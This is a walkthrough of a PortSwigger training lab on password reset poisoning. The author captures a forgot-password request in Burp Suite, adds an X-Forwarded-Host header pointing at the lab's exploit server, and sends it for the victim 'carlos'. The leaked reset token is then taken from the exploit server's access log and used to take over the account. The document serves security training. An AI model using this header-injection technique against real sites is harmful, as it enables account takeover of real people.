


Lab Name: - Password reset poisoning via middleware

The goal is to log in into Carlos's account. We have to log in to your own account using the following credentials: wiener:peter.

Make sure the BURP proxy is on.

First, we will access the Lab. Click on Login. Then click on forget password.

We will reach this page:



Please enter your username or email

Submit

Then we will put the username as wiener and submit.

We will reach this page.

Web Security
Academy

Password reset poisoning via middleware

[Back to lab home](#)

[Go to exploit server](#)

[Back to lab description >>](#)

Please check your email for a reset password link.

Now I'll click on 'go to exploit server'.

And I'll click on email client.

[Store](#)

[View exploit](#)

[Access log](#)

[Email client](#)

I'll reach this page:


Your email address is wiener@exploit-0ac500e0042b0577847496bf01650092.exploit-server.net

Displaying all emails @exploit-0ac500e0042b0577847496bf01650092.exploit-server.net and all subdomains

| Sent | To | From | Subject | Body |
|---------------------------|--|--|------------------|--|
| | | | | Hello! |
| | | | | Please follow the link below to reset your password. |
| 2023-05-02 07:21:29 +0000 | wiener@exploit-0ac500e0042b0577847496bf01650092.exploit-server.net | no-reply@0ab90068043405868490975500e100c0.web-security-academy.net | Account recovery | https://0ab90068043405868490975500e100c0.web-security-academy.net/forgot-password?temp-forgot-password-token=YsNoEsdCycrTgMChxEa40Jem0CoJE3eg View raw |
| | | | | Thanks, Support team |

We received a password reset mail and a link is present.

I'll click on that and enter the new password as 'peter' and submit it.



We will reach the homepage of the website. Now we will go to burpsuite. And we will open proxy history tab.

And we will look for post request of forgot password.

| Burp | Project | Intruder | Repeater | Window | Help | |
|--|--------------------------------|--------------------|-------------------|----------|-----------|--------|
| Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | |
| Decoder | Comparer | Logger | | | | |
| Intercept | HTTP history | WebSockets history | Proxy settings | | | |
| Filter: Hiding CSS, image and general binary content | | | | | | |
| # | Host | Method | URL | Params | Edited | Status |
| 90 | https://0ab9006804340586849... | GET | /login | | | 200 |
| 92 | https://0ab9006804340586849... | GET | /academyLabHeader | | | 101 |
| 93 | https://0ab9006804340586849... | GET | /forgot-password | | | 200 |
| 94 | https://0ab9006804340586849... | GET | /academyLabHeader | | | 101 |
| 95 | https://0ab9006804340586849... | POST | /forgot-password | ✓ | | 200 |

We will send the request to repeater.

So, this will be our request in repeater.

```
Request
Pretty Raw Hex
1 POST /forgot-password HTTP/2
2 Host: 0ab90068043405868490975500e100c0.web-security-academy.net
3 Cookie: session=FnCLgB0BFM1akrhCIjEima63MWbVm36q
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 15
10 Origin: https://0ab90068043405868490975500e100c0.web-security-academy.net
11 Referer: https://0ab90068043405868490975500e100c0.web-security-academy.net/forgot-password
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 username=wiener
```

Now ill go to exploit server in my browser and copy the address.

Craft a response

URL: <https://exploit-0ac500e0042b0577847496bf01650092.exploit-server.net/exploit>

HTTPS



In the burpsuite I'll paste the copied link above the username:

```
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 X-Forwarded-Host: exploit-0ac500e0042b0577847496bf01650092.exploit-server.net
20
21 username=wiener
```

Then I'll replace the username to carlos.

```
18
19 X-Forwarded-Host: exploit-0ac500e0042b0577847496bf01650092.exploit-server.net
20
21 username=carlos
```

And I'll send the request.

We will receive a HTTP 200 OK

```
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2603
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labs.css rel=stylesheet>
11    <title>
12      Password reset poisoning via middleware
13    </title>
14  </head>
```

In the exploit server ill look for access log. I'll click on it.




Store View exploit Access log Email client

Now, I'll look for a GET /forgot-password request, which contains the victim's token as a query parameter.

```
103.148.65.244 2023-05-02 07:23:07 +0000 "GET / HTTP/1.1" 200 "user-agent:
103.148.65.244 2023-05-02 07:23:07 +0000 "GET /resources/css/labsDark.css H
103.148.65.244 2023-05-02 07:23:08 +0000 "GET /resources/js/domPurify-2.0.1
103.148.65.244 2023-05-02 07:34:05 +0000 "GET / HTTP/1.1" 200 "user-agent:
103.148.65.244 2023-05-02 07:34:06 +0000 "GET /resources/css/labsDark.css H
10.0.4.5 2023-05-02 07:40:10 +0000 "GET /forgot-password?temp-forgot-
103.148.65.244 2023-05-02 07:41:47 +0000 "POST / HTTP/1.1" 302 "user-agent:
```

A token will be present in this, copy it and paste it into mousepad.




Now we will go back to exploit server into email client.

And we will use the first password reset URL, i.e., the bottom one.

| Sent | To | From | Subject | Body |
|---------------------------|--|--|------------------|--|
| | | | | Hello! |
| | | | | Please follow the link below to reset your password. |
| 2023-05-02 07:39:17 +0000 | wiener@exploit-0ac500e0042b0577847496bf01650092.exploit-server.net | no-reply@0ab90068043405868490975500e100c0.web-security-academy.net | Account recovery | https://0ab90068043405868490975500e100c0.web-security-academy.net/forgot-password?temp-forgot-password-token=1zeNzNBx1B2wpnLVwix3zvbCvmDZKTNz View raw |
| | | | | Thanks, Support team |
| | | | | Hello! |
| | | | | Please follow the link below to reset your password. |
| 2023-05-02 07:21:29 +0000 | wiener@exploit-0ac500e0042b0577847496bf01650092.exploit-server.net | no-reply@0ab90068043405868490975500e100c0.web-security-academy.net | Account recovery | https://0ab90068043405868490975500e100c0.web-security-academy.net/forgot-password?temp-forgot-password-token=YsNoEsdCycrTgMChxEa40Jem0CoJE3eg View raw |
| | | | | Thanks, Support team |

I'll pasted that into new browser and replace the token with the token we copied.



This the token I copied before.

I'll land on this page.



Password reset poisoning via middleware

[Back to lab home](#)

[Go to exploit server](#)


[Back to lab des](#)

New password

Confirm new password

Submit

Now I'll enter the password as 'peter'. And click submit.

A screenshot of a password reset form. It has a light blue background. At the top, it says "New password" in a small, grey font. Below it is a white text input field with five black dots. Underneath that, it says "Confirm new password" in a small, grey font. Below that is another white text input field with five black dots and a blue border. At the bottom, there is a green rounded button with the word "Submit" in white text.

New password


Confirm new password

Submit

We will land on the homepage of the website.

Then I'll login with username= carlos and password=peter

Login

A screenshot of a login form. It has a light blue background. At the top, it says "Username" in a small, grey font. Below it is a white text input field containing the text "carlos". Underneath that, it says "Password" in a small, grey font. Below that is a white text input field with five black dots and a blue border. At the bottom left, there is a link that says "Forgot password?" in a small, blue font. At the bottom center, there is a green rounded button with the text "Log in" in white text.

Username

carlos

Password

Forgot password?


Log in

We will be able to login into carlos successfully.

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

A screenshot of a "My Account" page. It has a light blue background. At the top, it says "Email" in a small, grey font. Below it is a white text input field. At the bottom, there is a green rounded button with the text "Update email" in white text.

Email

Update email

We successfully logged into carlos account.



Password reset poisoning via middleware

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

[Update email](#)

[Web Security Academy >>](#) [Authentication vulnerabilities >>](#) [Other mechanisms >>](#) [Lab](#)

Lab: Password reset poisoning via middleware



PRACTITIONER

LAB

Solved

This lab is vulnerable to password reset poisoning. The user `carlos` will carelessly click on any links in emails that he receives. To solve the lab, log in to Carlos's account. You can log in to your own account using the following credentials: `wiener:peter`. Any emails sent to this account can be read via the email client on the exploit server.

[Access the lab](#)

The lab is solved.